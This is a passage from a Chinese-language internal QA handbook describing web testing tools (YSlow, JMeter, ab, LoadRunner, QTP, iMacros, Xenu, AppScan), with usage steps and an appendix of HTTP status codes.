| **进一步的信息** | **测试技巧经验说明：**  1、如果用SoapUI实现接口自动化测试，最好采用一组用例参数对应一个TestCase，一个接口一个测试集（TestSet），这样便于查看具体是哪组参数执行不通过，便于问题排查定位。SoapUI最好不要采用参数化执行，否则比较难采集测试数据。  2、如果是使用Jmeter实现，可以用一个http采样器对应一组测试参数，也可以只用一个http采样器，然后把所有测试参数保存到csv文件中作为参数化参数执行。测试结果用查看结果数查看即可知道哪组参数执行失败。 | | |

## 五、框架测试工具

### 1、基础工具

* HttpWatch，基于IE的网络数据分析工具，包括网页摘要，Cookies管理，缓存管理，消息头发送/接受，字符查询，POST 数据和目录管理功能等.
* FireBug，用途同上，基于firefox。
* Yslow，前端网站性能工具，显示测试结果的分析,分为等级、组件、统计信息。
* Fiddler，强大的web前端调试工具，它能记录/拦截所有客户端和服务器的http和https请求，允许你监视，设置断点，甚至修改输入输出数据，也可用于安全测试。
* Chrome扩展插件：浏览器兼容性检测工具，分析网站的兼容性情况。
* ShowIP：显示访问网站的IP，web测试中你是否经常因为访问的网站IP不对，而被开发人员BS呢？它能帮助到你。

以上工具除了httpwatch、Chrome扩展插件、ShowIP以外其他工具均在测试工具库中可以找到安装和使用的详细文档，就不在此赘述了。

### 2、性能测试工具

#### 1.1前端性能测试工具

|  |  |  |  |
| --- | --- | --- | --- |
| **工具** | **YSlow** | **整理人员** | 郝增军 |
| **功能**  **简介** | YSlow 是Yahoo开发者团队发布的一款基于Firebug的插件。Yshow=why slow?是用于用于分析网页，并根据一些高性能网站的规则进行相应的评级打分，对于网页性能优化有很好的帮助作用，告诉你那些部分影响了你的网页速度。  两种方法启动Yslow：  1、打开Firebug窗口，选择Yslow选项。  2、直接点击火狐右下角的Yslow启动按钮。  点击 Run Test 运行Yslow，也可以点击 Grade, Components, 或Statistics选项开始对页面的分析，如果在 Autorun YSlow each time a web page is loaded 上打上对勾，它将自动对以后打开页面进行分。 | | |
| **详细技术说明** | **Yslow-23条前端优化规则**  1. 减少HTTP请求次数：合并图片、CSS、JS，改进首次访问用户等待时间。  2. 使用CDN就近缓存==>智能路由==>负载均衡==>WSA全站动态加速  3. 避免空的src和href：当link标签的href属性为空、script标签的src属性为空的时候，浏览器渲染的时候会把当前页面的URL作为它们的属性值，从而把页面的内容加载进来作为它们的值。测试  4. 为文件头指定Expires：使内容具有缓存性。避免了接下来的页面访问中不必要的HTTP请求。  5. 使用gzip压缩内容：压缩任何一个文本类型的响应，包括XML和JSON，都是值得的。  6. 把CSS放到顶部  7. 把JS放到底部：防止js加载对之后资源造成阻塞。  8. 避免使用CSS表达式  9. 将CSS和JS放到外部文件中：目的是缓存，但有时候为了减少请求，也会直接写到页面里，需根据PV和IP的比例权衡。  10. 权衡DNS查找次数：减少主机名可以节省响应时间。但同时，需要注意，减少主机会减少页面中并行下载的数量。IE浏览器在同一时刻只能从同一域名下载两个文件。当在一个页面显示多张图片时，IE 用户的图片下载速度就会受到影响。所以新浪会搞N个二级域名来放图片。  11. 精简CSS和JS  12. 避免跳转：同域：注意避免反斜杠 “/” 的跳转；跨域：使用Alias或者mod\_rewirte建立CNAME（保存域名与域名之间关系的DNS记录）  13. 删除重复的JS和CSS：重复调用脚本，除了增加额外的HTTP请求外，多次运算也会浪费时间。在IE和Firefox中不管脚本是否可缓存，它们都存在重复运算JavaScript的问题。  14. 配置ETags  它用来判断浏览器缓存里的元素是否和原来服务器上的一致。比last-modified date更具有弹性，例如某个文件在1秒内修改了10次，Etag可以综合Inode(文件的索引节点(inode)数)，MTime(修改时间)和Size来精准的进行判断，避开UNIX记录MTime只能精确到秒的问题。 服务器集群使用，可取后两个参数。使用ETags减少Web应用带宽和负载  15. 可缓存的AJAX：“异步”并不意味着“即时”，Ajax并不能保证用户不会在等待异步的JavaScript和XML响应上花费时间。  16. 使用GET来完成AJAX请求  当使用XMLHttpRequest时，浏览器中的POST方法是一个“两步走”的过程：首先发送文件头，然后才发送数据。因此使用GET获取数据时更加有意义。  17. 减少DOM元素数量：是否存在一个是更贴切的标签可以使用？人生不仅仅是DIV+CSS  18. 避免404：有些站点把404错误响应页面改为“你是不是要找\*\*\*”，这虽然改进了用户体验但是同样也会浪费服务器资源（如数据库等）。最糟糕的情况是指向外部 JavaScript的链接出现问题并返回404代码。首先，这种加载会破坏并行加载；其次浏览器会把试图在返回的404响应内容中找到可能有用的部分当作JavaScript代码来执行。  19. 减少Cookie的大小  20. 使用无cookie的域：比如图片 CSS 等，Yahoo! 的静态文件都在主域名以外，客户端请求静态文件的时候，减少了 Cookie 的反复传输对主域名的影响。  21. 不要使用滤镜：png24的在IE6半透明那种东西，别乱使，淡定的切成PNG8+jpg  22. 不要在HTML中缩放图片  23. 缩小favicon.ico并缓存 | | |
| **使用**  **说明** | 用Yslow测试了一下动感求职网站首页，结果是65分（D级）。操作步骤如下：  1、在安装有YSlow插件的火狐浏览器中打开被测页面（在打开之前启动YSlow工具）  2、页面加载完成后查看测试结果，具体分析如下：  2.1查看测试结果概况截图显示如下（Yslow给出的网站性能评分，从F~A，A是最好的，通过测试来看，网站有7处得分最低。优化消除了得分低的项后，网页加载速度会有提升）：    2.2查看Components（组件视图）—Yslow的第三个选项卡，如下图所示：通过Components考验查看网页各个元素占用的空间大小。把体积较大的元素优化后，网页加载速度会得到提升。  2.3查看Statistics（统计信息视图）—Yslow的第四个选项卡，如下图所示（主要用于对比缓存使用情况，优化缓存策略）：  左侧图表显示是页面元素在空缓存的加载情况，右侧为页面元素使用缓存后的页面加载情况。从图中可以直观的看出（尤其是我标的红框），这个网页73个HTTP请求，网页的大小达到2630.5K。  Statistics这个统计信息视图工具和Components（第三选项卡）一样，只是效果更直观，如果要获得性能优化建议还是要看Grade（第二选项卡）的详细建议。  **Tools（辅助工具）—Yslow的第五个选项卡（不常用，可选择性使用）**    JSLint是一个强大的工具，它可以检验HTML代码以及内联的Javascript代码，通过JSLint发现了google analytics上的一个js错误。  ALL JS：查看你这个网页上一共引用了多少JS。  All JS Beautified：把所有JS放在打开的页面中，利用站长统一检查（我感觉作用不大）。  All JS Minified：同上，但它显示的是压缩过的js代码，如果你要JS优化，它已经给你优化好了，来过来直接用。  All CSS：显示你网页所有CSS文件。  YUI CSS Compressor：显示网页压缩后的CSS文件，也是拿过来可以直接用的。  All Smush.it™：图片在线优化网站，点击它后会自动跳到[smushit网站](http://www.smushit.com/ysmush.it/)上给你自动优化CSS图片，该网站提供了优化前与优化后的对比，点击直接下载优化后的图片，在覆盖到自己网站上就可以了，强烈推荐。  Printable View：这个是打印用的，部门开会、前端设计师讨论、向老板汇报时估计用的上。 | | |
| **补充**  **说明** | 测试工具安装包可以在测试工具库获取 | | |

#### 1.2服务器端

|  |  |  |  |
| --- | --- | --- | --- |
| **工具** | **Jmeter、ab、LR** | **整理人员** | 唐晓文 |
| **功能**  **简介** | **Jmeter:** 是Apache组织开发的基于Java的压力测试工具。  **AB：**是Apache超文本传输协议(HTTP)的性能测试工具。  **LR：**是HP公司研发的一种预测系统行为和性能的负载测试工具，商业软件。 | | |
| **详细技术说明** | **【Jmeter】**  它最初被设计用于Web应用测试但后来扩展到其他测试领域。 它可以用于测试静态和动态资源例如静态文件、Java 小服务程序、CGI 脚本、Java 对象、数据库， FTP 服务器， 等等。JMeter 可以用于对服务器、网络或对象模拟巨大的负载，来自不同压力类别下测试它们的强度和分析整体性能。另外，JMeter能够对应用程序做功能/回归测试，通过创建带有断言的脚本来验证测试结果，即可作为自动化测试工具使用。Jmeter还提供了程序接口，具有可扩展性。总的来说，较适合快速测试不是很复杂的系统和接口，上手快使用简单。  **【AB-** **ApacheBench】**  其设计意图是描绘当前所安装的Apache的执行性能，主要是显示你安装的Apache每秒可以处理多少个请求。可以快速通过指令简单测试web服务器性能或者某个页面的性能。  **工具缺点：**  1、程序中有各种静态声明的固定长度的缓冲区。 另外，对命令行参数、服务器的响应头和其他外部输入的解析也很简单，这可能会有不良后果。  2、它没有完整地实现HTTP/1.x; 仅接受某些'预想'的响应格式。strstr(3)的频繁使用可能会带来性能问题，即, 你可能是在测试ab而不是服务器的性能。  **【LordRunner】**  通过以模拟上千万用户实施并发负载及实时性能监测的方式来确认和查找问题，LoadRunner能够对整个企业架构进行测试。LoadRunner是一种适用于各种体系架构的自动负载测试工具，它能预测系统行为并评估系统性能。此外，LoadRunner能支持广泛的协议和技术，为您的特殊环境提供特殊的解决方案。总而言之，LR适用于各种类型性能测试，操作较为复杂，测试结果较多，分析起来需要一定知识经验。 | | |
| **使用**  **说明** | **【Jmeter】**使用方法请参见测试工具库中的相关文档，在此不赘述。  **【AB】**常用测试方式和对应指令如下（先cd到ab工具对应路径下）：  ab -n 100 -c 30 http://www.baidu.com/  -n 100是总请求数，指一共发送100个请求；-c 30是并发数为30，一次发30个请求。  详细的测试结果解释请参见以下链接文章：  http://www.cnblogs.com/yjf512/archive/2011/05/24/2055723.html  **【LordRunner】**  LR的测试体系框架中的测试步骤很明确，主要分为3歩：录脚本、负载加压测试、结果分析。  **1、录制脚本（对于网站来说比较简单，具体步骤如下）**  1.1 LR进入后点击Create/Edit Scripts进入界面新创建一个脚本，使用“Web（http/html）”进行创建，此时相当于选择的录制协议就是http协议，这个协议适合录制web的应用程序，点击后在弹出框“Url Address”中键入要录制网页的地址如“http://www.baidu.com”输入后点击下方【OK】按钮。  注意：这一步脚本的协议选择很重要：B/S系统（网站）就选择“Web（http/html）”协议。C/S系统如果后台数据库是Sybase采用SybaseCTLib协议，SQL Server采用MS SQL Server协议，Oracle选择oracle 2-tier协议。对于无数据库的C/S（ftp，smtp等）采用windows sockets协议。ERP\EJB则采用ejbdetector.jar  1.2脚本初始化创建完成后就开始录制脚本了，录制过程中有一个录制的悬浮窗，后面的网页显示的是要录制的站点，在悬浮框上events前面显示的了当前录制的事件数，方框还支持暂停、开始、结束录制等功能，还可以在方框的右边选择添加一些事务。  1.3录制完成后点击停止按钮，STOP也可以使用快捷键Ctrl+F5进行停止，然后就等待形成脚本代码吧。  1.4 脚本生成以后，回放脚本以确保其没问题。  1.5 修改脚本增强脚本，根据测试策略调整一下脚本。例如：插入事务、插入集合点、参数化输入、插入检查点、模拟用户思考时间、消息发送、关联语句、运行时设置。详细的设置方式可下来后自行搜索寻找尝试，在此不详解。可参见以下附件文档：    **2、负载加压测试**（具体操作请参见上面的附件文档）  **3、测试结果分析请参加以下附件给出的示例** | | |
| **补充**  **说明** | 以上测试工具安装包可以在测试工具库获取。实际工作中要根据相应的项目实际需求和测试情况选择合适的测试工具。  关于loardRunner的一些常见问题，可参见以下链接内容：  http://blog.chinaunix.net/uid-354915-id-3871248.html | | |

### 3、自动化测试工具

#### 3.1 QTP

|  |  |  |  |
| --- | --- | --- | --- |
| **工具** | **QTP** | **整理人员** | 唐晓文 |
| **功能**  **简介** | QTP是quicktest Professional的简称，是一种自动化测试工具。（HP公司研发的商业软件） | | |
| **详细技术说明** | 通常我们使用QTP的目的是想用它来执行重复的手动测试，主要是用于回归测试和测试同一软件的新版本。因此你在测试前要考虑好如何对应用程序进行测试，例如要测试哪些功能、操作步骤、输入数据和期望的输出数据等。也就是我们平时的测试用例。  自动化测试一般先准备要自动化的功能测试用例。然后使用工具把测试用例转化为可以自动执行自动检验结果的自动化测试脚本，最后根据测试计划和策略，选择需要执行的自动化测试脚本进行自动化测试，输出测试结果。  **QTP的特点：**  1、提供了很多插件来测试，如：.NET的，Java的，SAP的，Terminal Emulator的等等，分别用于各自类型的产品测试。默认提供Web，ActiveX和VB。  2、QTP支持的脚本语言是VBScript  3、QTP支持脚本录制回放。一般基于坐标的简单录制回放不适合大型的系统测试，所以比较有用的是在代码编辑视图自行编写测试脚本。  4、QTP通过三类属性来识别对象：a）Mandatory； b）Assistive； c）Ordinal identifiers。大部分情况下，通过对象的一些特定属性值就可以识别对象（类型a）。  5、QTP支持对象库。Object Repository（OR）是QTP存储对象的地方。测试脚本运行后，QTP根据测试脚本代码，从这个对象库中查找相应对象。每个Action可以对应有一个或者多个OR，也可以设置某个OR为 sharable的，这样可以供其他Action使用。提高脚本重用率。  6、Action是QTP组织测试用例的具体形式，拥有自己的DataTable和Object Repository，支持Input和output参数。Action可以设置为share类型的，这样可以被其他test中的Action调用（注意：QTP是不支持在一个test中调用另外一个test的，只有通过sharable action来调用）。  7、QTP提供excel 形式的数据表格DataTable，可以用来存放测试数据或参数。  8、支持环境变量。在一个test中，环境变量可以被当前test中所有action共享。环境变量也有两种类型：build in 和user defined。用户自定义的环境变量可以指向一个XML文件，这样可以实现在众多test之间共享变量。  9、QTP可以引用外部的VBS代码库，通过Settings-》Resource加入，也可以ExecuteFile命令在代码中直接执行。这种VBS库可以为所有action和test共享。  10、QTP默认为每个test提供一个测试结果，包括Passed，Failed，Done，Warning和information几种状态类型，可以进行对结果Filter。  11、QTP可以和测试管理工具QC集成，利用QC来有效的管理自动化测试用例和脚本。 | | |
| **使用**  **说明** | 使用QTP常用的操作步骤如下：  1、录制脚本  2、编辑脚本  3、调试脚本  4、运行脚本  5、分析结果  详细操作请参见以下附件文档： | | |
| **补充**  **说明** | 以上测试工具安装包和使用文档可以在测试工具库获取。 | | |

#### 3.2 iMacros 8

|  |  |  |  |
| --- | --- | --- | --- |
| **工具** | **iMacros 8** | **整理人员** | 江洋 |
| **功能**  **简介** | iMacros是一个基于firefox的插件，它可以帮助你自动填写表单，自动提交，自动上传下载等.iMacros就是一个可以帮助你实现自动化重复性的任务。无论你对Firefox做什么，iMacros可以自动执行它。网络设计人员可以使用的功能测试和回归测试网页的Web应用软件。操作也是非常简单，只需要点击录制，储存即可。iMacros还包括用户代理切换器，以及广告和图像拦截功能等。注：对IE浏览器也具有同样的功能。 | | |
| **详细技术说明** | **iMacros功能特征，分为5大类：**  1、网页自动化/网页脚本编译iMacros能让您记录和重放重复的工作。iMacros还能与所有网站进行互动。它可以填写表格以及将文本、图片、文件以及网站页面的下载与上传自动化。您能使用CSV和XML文件、数据库以及其它数据源将数据导入到网页应用程序以及从网页应用程序导出数据。iMacros还支持对PDF的处理、能截屏、能模仿不同的用户代理并能连接到代理服务器。它是唯一一款能与所有网站兼容的网页自动化软件。 iMacros的脚本编译界面让您能完全控制网页浏览器，因而甚至是最复杂的任务也能编译。它还能使用所有的编译或编程语言。并不需要学习商家特有的笨拙的编译语言。您甚至能将iMacros和您的应用程序绑定。编译版本具有一种特殊的免费分发授权。  编译界面同样能用来直接从网上更新Excel与Access。  **2.数据提取/网页剪贴/网页数据挖掘/企业数据**  iMacros能运行完全与表格填写、来源于网站的文本（价格、产品描述以及股票报价等）及图片的查找与提取相反的任务。iMacros包含了完全的Unicode支持以及能与所有语言兼容，包括多字节语言如中文。  **3. 网页测试**  使用iMacros对网页应用程序进行功能、性能以及回归测试。iMacros是唯一一款能通过Internet Explorer以及Firefox将浏览器内部测试自动化的工具。iMacros也是唯一一款能运行基于Java、Flash、Flex或Silverlight applets以及所有AJAX元素的浏览器内部测试的工具。内置的STOPWATCH命令能精确地抓取流程中每一步网站页面响应的次数。  **4. 表格填写程序**  iMacros使您能不用重复地每天检查相同的网站、记住密码以及填写网页表格。iMacros是唯一一款能自动填写多页网络表格的表格填写程序。所有信息都被存储在可读的并能轻易编辑的纯文本文件中。能通过安全的256位AES加密技术安全地保存密码。 iMacros对企业单点登陆方案（SSO）是一项优秀的可选择解决方案。用户只需记住一个主密码，iMacros会记住所有其他的密码并针对单点登陆向用户提供自动化登陆体验。  **5. 作为软件控件的iMacros**  不用耗费几周甚至几个月的时间，只在短短几分钟之内将网页自动化功能添加到您的应用程序中。您能获得免费版本的（iMacros企业包）、测试与调试超过五年时间并且被超过500,000个安装程序使用的已被证明的技术。 | | |
| **使用**  **说明** | **详细使用说明（例子）：**  1、打开网页，开启iOpus iMacros插件  说明: C:\Documents and Settings\Administrator\Application Data\Tencent\Users\531694146\QQ\WinTemp\RichOle\Z4T~X~X0GK)JI{64NJ%}CTA.jpg  2、点击Rec选项中Record按钮，根据测试用例录制脚本  3、录制完脚本后点击Stop，停止录制脚本  4、点击Save按钮，提示框中录入脚本名称，点击OK按钮，保存录制的脚本  5、选中录制脚本名称，点击Play选项中Play按钮，运行脚本  6、根据运行情况，得出测试结果  注：点击Play选项中Play（Loop）按钮可进行循环运行脚本  点击Edit选项中Edit Macro按钮可编辑脚本  点击Edit选项中Delete Macro按钮可删除脚本  **iMacros中其它比较常用的命令：**  1）变量赋值SET: SET today {{!NOW: dd-mm-yyyy}} 将当前的日期赋值给today这个变量，后续通过{{}}来引用该变量。  2）设置等待时间——WAIT SECONDS=3: sleep 3s.  3）填充表单：使用TAG命令, 同时增加CONTENT选项即可：  TAG POS=1 TYPE=INPUT:TEXT FORM=NAME:NoFormName ATTR=ID:SearchWord CONTENT={{today}}  4）提取文本：TAG+EXTRACT 如：  TAG POS=1 TYPE=TD ATTR=TXT:当页汇总 EXTRACT=TXT  5）模拟点击：比如要点击一个超级链接，同时知道其anchor，则就非常简单：  TAG POS=1 TYPE=A ATTR=TXT:入口页面  6）保存提取的文本到文件：在提取文本后，其内容会自动添加到EXTRACT变量中，你可以通过ADD或者SET命令来修改{{!EXTRACT}}这个变量，最后通过SAVEAS来保存提取的文本，以逗号分隔SAVEAS TYPE=EXTRACT FOLDER=D:\ FILE=report\_{{yestoday}}.txt  7）读取文件数据：有些情况下，比如要搜索大量的query，此时你就需要使用数据文件，然后使用{{!COL1}} {{!COL2}}来访问对应数据的列，默认列是以逗号进行分隔  SET !DATASOURCE d:\datasource.txt  SET !DATASOURCE\_COLUMNS 2  最后运行时要点击”播放（循环）”按钮，否则只会执行一行就会退出了，同时设置最大的行数。  总之，通过修改脚本可以实现各种测试校验功能，脚本简单易上手。更多脚本命令可参见官网：  http://wiki.imacros.net/First\_Steps | | |
| **补充**  **说明** | 测试工具安装包可以在测试工具库获取  常用脚本说明请参见以下链接：  http://macrotea.iteye.com/blog/1702554 | | |

#### 3.3链接测试工具

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | Xenu链接测试工具 | **整理人员** | 王珊珊 |
| **简介** | Xenu链接测试工具的使用方法 | | |
| **详细技术说明** | 检查网站死链接的软件, 可以打开一个本地网页文件来检查它的链接，也可以输入任何网址来检查。从待测网站的根目录开始搜索所有的[网页](http://baike.baidu.com/view/828.htm)文件，对所有网页文件中的超级链接、图片文件、包含文件、CSS文件、页面内部链接等所有链接进行读取，并显示所有链接的响应状态。以此来检查链接是否正常可用。也可以检测出孤儿页面（即没有入口能链接进去的页面，只能通过URL地址访问） | | |
| **使用**  **说明** | 1. 开Xenu工具，点击Check URL按钮,输入需要检查的网址。 2. 开始扫描,会显示当前链接的详细信息。 3. 检测完的链接状态常有：   Ok、mail host ok：表示正常  timeout、no connection、no such host：表示访问超时或无法访问  not found：空链接，表示未找到   1. 选择某条记录，右键->属性，可以查看该链接的信息。包括：这个页面链接的信息、链接到这个页面的链接。只查看异常数据时,可通过View->Show Broken Links only查看。 2. 通过File->report生成网站链接报告。 | | |
| **补充**  **信息** | 测试工具安装包可以在测试工具库获取 | | |

### **4、安全测试工具**

|  |  |  |  |
| --- | --- | --- | --- |
| **工具** | **AppScan** | **整理人员** | 高建琼 |
| **功能**  **简介** | Rational AppScan（以下简称 AppScan），web安全扫描工具，包括众多的应用安全扫描产品，可以对网站等WEB应用进行自动化的应用安全扫描和测试。AappScan属于后者，它是业界领先的 Web 应用安全检测工具，提供了扫描、报告和修复建议等功能。  Rational AppScan，是对 Web 应用和 Web Services 进行自动化安全扫描的黑盒工具，它不但可以简化企业发现和修复 Web 应用安全隐患的过程（因为这些工作，以往都是由人工进行，成本相对较高，但是效率却非常低下），还可以根据发现的安全隐患，提出针对性的修复建议，并能形成多种符合法规、行业标准的报告，方便相关人员全面了解企业应用的安全状况。  AppScan包括了测试版，Build版，标准版，企业版。标准版是一个单机版工具，个人可以利用它针对Web应用进行黑盒测试。  AppScan拥有一个庞大完整的攻击规则库，也称为特征库，通过在 http request 中插入测试用例的方法实现几百种应用攻击，再通过分析 http response 判断该应用是否存在相应的漏洞。特征库是可以随时添加的。它的扫描分为两个阶段：  阶段一：探测阶段。探测站点下有多少个Web页面。并列出来。  阶段二：测试阶段。针对探测到的页面，应用特征库实施扫描。扫描完毕，会给出一个漏洞的详细报告。  界面分为五大区域：  （1）视图区  （2）Web应用程序树形列表区  （3）结果列表区  （4）漏洞统计区  （5）漏洞详细信息区  IBM Rational AppScan 解决方案能够在 Web 开发、测试、维护、运营的整个生命周期中，帮助企业高效的发现、解决安全漏洞，最大限度的保证应用的安全性。 | | |
| **详细技术说明** | **站点扫描的基本原理：**  AppScan 扫描由两个阶段组成：探测和测试。  探测阶段：AppScan 用模拟人为点击链界和填写表格的方式探测站点（应用或者  Web 服务）。它分析响应，查找潜在弱点的迹象并利用他们创建“测试请求”。  测试阶段：AppScan 在探索期间发送上千个预定的测试请求。记录并分析应用的响应，辨别安全问题并排列他们的安全级别。 | | |
| **使用**  **说明** | **详细使用说明（例子）：**  **1、安装**    一直点击“下一步”，直到安装完成。安装完成后，启动 AppScan 应用程序。  **2、Rational Appscan主界面**    菜单栏：涵盖了 AppScan 中的所有可用功能  工具条：常用功能的快捷菜单，如开始扫描、扫描配置、扫描专家等 左上部网站导航视图：在扫描过程中 AppScan 会按照一定的层次组织显示站点结构图（默认是按照 URL 层次进行组织，用户可以在扫描配置中更改这一设置）。  右上部安全问题显示视图：AppScan 将在此视图中列出检测到的所有安全缺陷。  左下部安全问题汇总视图：AppScan 将在此视图中列出检测到的安全缺陷统计信息。  右下部安全问题详细信息视图：此视图的内容与安全问题显示视图相关，用来显示某特定安全问题的详细信息，包括问题介绍、修复建议、测试数据等。  **3、Rational Appscan 配置扫描**  首先点文件菜单，在子菜单选择新建，将弹出下图对话框。对话框中列出了 AppScan 预先提供的常用扫描模板，使用模板将可以大大简化扫描创建过程提高工作效率；当然，用户也可以根据实际情况创建自定义模板。为了方便我们选择demo.testfire.net，此模板是专门为测试站点 demo.testfire.net 而设立的。    然后需要选择安全扫描的类型：如果是 Web 站点扫描选择Web 应用程序扫描，如果是 Web 服务扫描选择Web Service 扫描。因为我们要对 demo.testfire.net 站点进行测试，所以选择Web 应用程序扫描，并点击下一步:    下面是各种扫描参数的配置，包括URL和服务器、登录管理、测试策略三部分，因为 AppScan 模板已经为这些参数设置了合适的值，因此不需要做任何修改直接点击下一步即可。    这里我们选择自动，并输入用户名和密码，点下一步    测试站点： http://demo.testfire.net/  用户名： jsmith  密码： demo1234  测试策略使用默认的策略，点下一步    选择“启动全面自动扫描”，选上完成“扫描配置向导”后启动“扫描专家”选项，点完成。    进入扫描，扫描专家分析后生成扫描结果      **3、扫描配置详解**  我们使用 AppScan 对 demo.testfire.net 站点进行安全测试扫描时使用了模板，扫描参数都是预先设置的，可能对其意义及配置方法还不甚了解，下面将对它们进行详细介绍。扫描配置参数可以在创建扫描过程中设置，也可以在创建后进行设置，其配置过程和效果是完全相同的。 如果选择的不是测试模板，则需要对URL和服务器、登录管理、测试策略和多步操作几部分进行设置。点击“扫描”下的“扫描配置”，对其进行设置。  **3.1配置URL和服务器**    **3.2配置登录管理**  为了限制用户对站点部分功能的使用，绝大多数 Web 应用都实现了用户认证与授权即通常所说的登陆控制功能，非授权用户仅可以访问部分功能。AppScan 的安全测试是通过模拟用户对站点的访问来实现的，如果待测试站点有需要授权才能访问的内容，就必须让 AppScan 在测试过程中通过网站的认证。AppScan 提供了登录管理来实现此功能。  记录（推荐）：推荐方式，需要用户手工录制登录过程；当 AppScan 发现需要登陆站点时将自动重放录制过程实现登录。点击面板上的红色的“记录”按钮，将弹出 AppScan 的内置浏览器，在此浏览器中转到登录页面，输入账户信息完成登录即可，AppScan 将自动记录登录过程。  因为 AppScan 会扫描所有探测到的需要测试的页面，这就包括了退出页面，如果AppScan 在测试中访问了退出页面就会造成用户会话终止，从而影响后续的测试。为防止此类情况的发生就必须配置面板下方的“注销页面检测参数”，为登出页面设置正确的匹配模式AppScan 在根据此参数的设置跳过对退出页面的测试。    **3.3配置测试策略**  AppScan 会通过预先设定的安全规则创建测试用例，一条安全规则描述了某安全缺陷的信息，包括缺陷描述、修复建议、确认模式等。AppScan 集成了大规模的测试规则，默认情况下针对一个页面可能会生成成百上千个测试用例，但是这些用例中往往有很大一部分对于应用本身来说是没有任何意义的。为了减少测试冗余、增加测试的有效性就需要甄选符合应用实际情况的的测试规则，比如针对J2EE站点的安全测试就不需要与.Net相关的测试规则，又如对安全性要求不高的站点（内部应用）只需要对高危险的安全缺陷进行探测而没必要测试所有。测试策略是对测试规则的管理，用户可以根据 Web 应用的实际项目情况选择合理的测试规则集， 对选定的规则集可以通过Export的方式将其导出为策略文件，其它用户可以导入策略文件以保持组织内部策略规则的一致性。点击主配置面板左端的Test Policy打开测试策略视图，视图中列出了 AppScan 的所有测试规则，可以通过上面的分组下拉框对其按照不同方式进行分组以方便查看。    **3.4配置多步骤操作**  对于复杂应用，要完成某项任务往往需要很多步骤，步骤之间有很强的顺序依赖关系。我们知道 AppScan 会测试所有发现的URL，对这些URL的测试时随机的，它并不能保证对存在依赖关系的URL的测试是按照顺序的，这就可能造成 AppScan 首先访问后续步骤页面，从而影响安全测试结果。 为了解决问题，AppScan 引入了多步骤序列的概念。点击主配置面板左边的多步骤操作打开多步骤操作视图，此视图中列出了所有已经创建的操作序列，可以将存在的序列导出成单独文件，也可以导入曾经被导出的序列文件；点击红色的按钮会弹出AppScan 内置的浏览器，在此浏览器中用户只需像平时使用应用一样完成某项功能即可，关闭浏览器即完成序列脚本的录制。在测试过程中，AppScan 会将当前待测试的URL与录制的序列脚本中的URL进行比较，如果发现待测URL是某个序列中的一步，AppScan 会重放所有前置序列脚本以使对当前页面的访问合法。    **4、Rational Appscan扫描结果**  结果在三个视图中显示。通过视图选择上的按钮选择视图（默认为问题视图）。这三个视图中显示的数据会随选择的视图不同而改变。   |  |  |  | | --- | --- | --- | | 说明: KYLL5`84@P1H}Y6H5[~I[J0 | 安全问题视图 | 从宏观到特定的请求/响应显示发现的实际问题。  **应用树：**完整应用树。计数器显示每一项所发现的问题数。  **结果列表：**显示所选树中节点的问题列表。显示问题的优先级别。  **详细资料栏：**显示在结果列表上所选问题的顾问信息、修改建议、请求/响应。 | | 说明: %@]}H]Y@STLWW{LN9V6OG{E | 修改工作视图 | 提供一个修改扫描中发现问题的详细修改意见表。  应用树：完整应用树。计数器显示每一项所提供的修改意见数。  结果列表：列出树中所选节点的意见列表。显示意见的优先级别。  详细资料栏：显示结果栏中所选择修改意见和详细资料和问题的详细分析。 | | 说明: 158DGTF6A%1G701KT]L8UBN | 应用数据 | 显示检查执行期间的脚本参数、交互的URL、访问的URL、错误链接、过滤URL、注释、Java脚本和控件。  应用树：完整应用树。  结果列表：对结果列表栏上面可选列表进行过滤，以确定显示哪一项的详细信息。  详细资料栏：结果列表中所选项的详细信息。 |   严重等级  结果列表会显示应用树中所选择节点的问题，这些可以是：  基本及（显示所有站点问题）  页面级（显示所有页面问题）  参数级（显示所有特定页面特定请求的问题）  Appscan 给每一个发现的问题分配四个严重等级中的一个：   |  |  | | --- | --- | | 说明: CB7SK{L{D54)]%9I(4UM836 | 高严重级别 | | 说明: Z~ZOA5VD[HH4PG35_P9ZOPX | 中严重级别 | | 说明: 0J}66G_M}]DWXDK05D9CRVC | 低严重级别 | | 说明: ~ADTFU(5G%K_[WI{6[G}MIK | 报告安全问题  注意：这一类只适用于窗口问题。在修正窗口所有比中严重级别低的都属于低严重级别。 | | | |
| **工具库地址** | 测试工具安装包可以在测试工具库获取  ftp://11.11.40.28/ | | |

## 六、附录：

### 附录一：HTTP常见返回状态码含义

1xx - 信息提示。这些状态代码表示临时的响应。客户端在收到常规响应之前，应准备接收一个或多个 1xx 响应。

100 - 继续。

101 - 切换协议。

2xx - 成功。这类状态代码表明服务器成功地接受了客户端请求。

200 - 确定。客户端请求已成功。

201 - 已创建。

202 - 已接受。

203 - 非权威性信息。

204 - 无内容。

205 - 重置内容。

206 - 部分内容。

3xx - 重定向。客户端浏览器必须采取更多操作来实现请求。例如，浏览器可能不得不请求服务器上的不同的页面，或通过代理服务器重复该请求。

302 - 对象已移动。

304 - 未修改。

307 - 临时重定向。

4xx - 客户端错误。发生错误，客户端似乎有问题。例如，客户端请求不存在的页面，客户端未提供有效的身份验证信息。

400 - 错误的请求。

401 - 访问被拒绝。IIS 定义了许多不同的 401 错误，它们指明更为具体的错误原因。这些具体的错误代码在浏览器中显示，但不在 IIS 日志中显示：

401.1 - 登录失败。

401.2 - 服务器配置导致登录失败。

401.3 - 由于 ACL 对资源的限制而未获得授权。

401.4 - 筛选器授权失败。

401.5 - ISAPI/CGI 应用程序授权失败。

401.7 – 访问被 Web 服务器上的 URL 授权策略拒绝。这个错误代码为 IIS 6.0 所专用。

403 - 禁止访问：IIS 定义了许多不同的 403 错误，它们指明更为具体的错误原因：

403.1 - 执行访问被禁止。

403.2 - 读访问被禁止。

403.3 - 写访问被禁止。

403.4 - 要求 SSL。

403.5 - 要求 SSL 128。

403.6 - IP 地址被拒绝。

403.7 - 要求客户端证书。

403.8 - 站点访问被拒绝。

403.9 - 用户数过多。

403.10 - 配置无效。

403.11 - 密码更改。

403.12 - 拒绝访问映射表。

403.13 - 客户端证书被吊销。

403.14 - 拒绝目录列表。

403.15 - 超出客户端访问许可。

403.16 - 客户端证书不受信任或无效。

403.17 - 客户端证书已过期或尚未生效。

403.18 - 在当前的应用程序池中不能执行所请求的 URL。这个错误代码为 IIS 6.0 所专用。

403.19 - 不能为这个应用程序池中的客户端执行 CGI。这个错误代码为 IIS 6.0 所专用。

403.20 - Passport 登录失败。这个错误代码为 IIS 6.0 所专用。

404 - 未找到。

404.0 -（无） – 没有找到文件或目录。
